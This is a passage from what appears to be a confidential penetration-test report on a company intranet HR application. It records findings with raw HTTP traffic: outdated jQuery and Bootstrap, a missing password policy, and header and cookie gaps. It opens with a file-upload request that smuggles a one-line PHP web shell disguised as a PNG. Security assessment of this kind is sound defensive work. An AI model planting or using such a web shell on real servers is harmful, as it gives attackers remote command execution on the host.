
```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://intranet.corp.tsuisl.com/admin/award_file_edit.php?id=36
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=iehknj4fhaiupuhqbdggdfojpr
Connection: keep-alive

------WebKitFormBoundary2qac6IfakhRKxv2Y
Content-Disposition: form-data; name="id"

36
------WebKitFormBoundary2qac6IfakhRKxv2Y
Content-Disposition: form-data; name="name"

Mr. Amit Kumar - Sr. Manager (MEP) - (GEM AWARD)
------WebKitFormBoundary2qac6IfakhRKxv2Y
Content-Disposition: form-data; name="photo"; filename="PHP Shell.png"
Content-Type: application/x-php

<?php
$cmd = $_GET['cmd'];
system($cmd); ?>
------WebKitFormBoundary2qac6IfakhRKxv2Y
Content-Disposition: form-data; name="award_id"


------WebKitFormBoundary2qac6IfakhRKxv2Y--
```

Response:

```
HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: award_file_edit.php?id=36
Persistent-Auth: true
Content-Security-Policy: default-src: https:; frame-ancestors 'self'
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Date: Fri, 25 Apr 2025 07:24:10 GMT
Content-Length: 0
```

4.7 Outdated Components

Step: As it can be seen below, the application is using outdated jQuery.




```
GET /admin/assets/plugins/jquery/jquery.min.js HTTP/1.1
Host: intranet.corp.tsuisl.com
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/132.0.0.0 Safari/537.36
Accept: */*
Referer: http://intranet.corp.tsuisl.com/admin/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=iehknj4fhaiupuhqbdggdfojpr
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Content-Type: application/javascript
Last-Modified: Thu, 28 Jul 2022 01:07:00 GMT
Accept-Ranges: bytes
ETag: "0923571ea2d81:0"
Persistent-Auth: true
Content-Security-Policy: default-src: https:; frame-ancestors 'self'
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Date: Fri, 25 Apr 2025 11:45:26 GMT
Content-Length: 86661

/*! jQuery v3.2.1 | (c) JS Foundation and other contributors | jquery.org/license
*/
!function(a,b){
     "use strict";
     "object"==typeof module&&"object"==typeof module.exports?module.exports=a.
     document?b(a,!0):function(a){
          if(!a.document)throw new Error(
          "jQuery requires a window with a document");
          return b(a)
     }
     :b(a)
}
("undefined"!=typeof window?window:this,function(a,b){
     "use strict";
     var c=[],d=a.document,e=Object.getPrototypeOf,f=c.slice,g=c.concat,h=c.push,i
```

Confidential

Step: As it can be seen below, the application is using outdated bootstrap.



Request


```
GET /admin/assets/plugins/bootstrap/css/bootstrap.min.css HTTP/1.1
Host: intranet.corp.tsuisl.com
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/132.0.0.0 Safari/537.36
Accept: text/css,*/*;q=0.1
Referer: http://intranet.corp.tsuisl.com/admin/dashboard.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=iehknj4fhaiupuhqbdggdfojpr
Connection: keep-alive


```

Response

```
HTTP/1.1 200 OK
Content-Type: text/css
Last-Modified: Thu, 28 Jul 2022 01:06:00 GMT
Accept-Ranges: bytes
ETag: "04c40331ea2d81:0"
Persistent-Auth: true
Content-Security-Policy: default-src: https:; frame-ancestors 'self'
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Date: Fri, 25 Apr 2025 11:45:28 GMT
Content-Length: 140936

/*!
 * Bootstrap v4.1.1 (https://getbootstrap.com/)
 * Copyright 2011-2018 The Bootstrap Authors
 * Copyright 2011-2018 Twitter, Inc.
 * Licensed under MIT (https://github.com/twbs/bootstrap/blob/master/LICENSE)
 */:root{
     --blue:#007bff;
     --indigo:#6610f2;
     --purple:#6f42c1;
     --pink:#e83e8c;
     --red:#dc3545;
     --orange:#fd7e14;
     --yellow:#ffc107;
     --green:#28a745;
     --teal:#20c997;
```

4.8 Weak Password Policy

Step: As it can be seen below, the application does not have any password policy.



Change Password


Old Password: 1

New Password: 2

Confirm Password: 2

4.9 Missing HTTP Security Headers (X-frame-options, X- content-type options, Strict-Transport-Security, Content-Security-Policy):

Step: As it can be seen below, does not have a proper security header.




```
GET /hrir/admin/ HTTP/1.1
Host: intranet.corp.tsuisl.com
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=hqng9bu12ukdfrf6kjbh8tn1j0
Connection: keep-alive


```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Persistent-Auth: true
Content-Security-Policy: default-src: https:; frame-ancestors 'self'
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Date: Mon, 21 Apr 2025 06:40:35 GMT
Content-Length: 8367

<!DOCTYPE html>
<html lang="en">

     <head>
          <meta charset="utf-8">
          <meta http-equiv="X-UA-Compatible" content="IE=edge">
          <link rel="icon" href="assets/img/logo.png" type="image/gif">

          <meta name="viewport" content="width=device-width, initial-scale=1"
          >
          <title>
               TSUISL HRIR APP
          </title>

          <script src="assets/plugins/jquery/jquery.min.js">
          </script>
          <script src="assets/plugins/popper/popper.min.js">
          </script>
          <!--  <script
          src="assets/plugins/jquery-blockui/jquery.blockui.min.js"></script>
```

4.10 Cookie Attributes Not Set

Step: As it can be seen below, the application has missing cookie attributes in the application.



Not secure intranet.corp.tsuisl.com/dashboard.php

TATA STEEL UTILITIES AND INFRASTRUCTURE SERVICES LIMITED
(Formerly, Jamshedpur Utilities & Services Company Limited)

Good Afternoon! Saroj Kumar Kar
Wednesday, April 23, 2025 12:18:31 PM

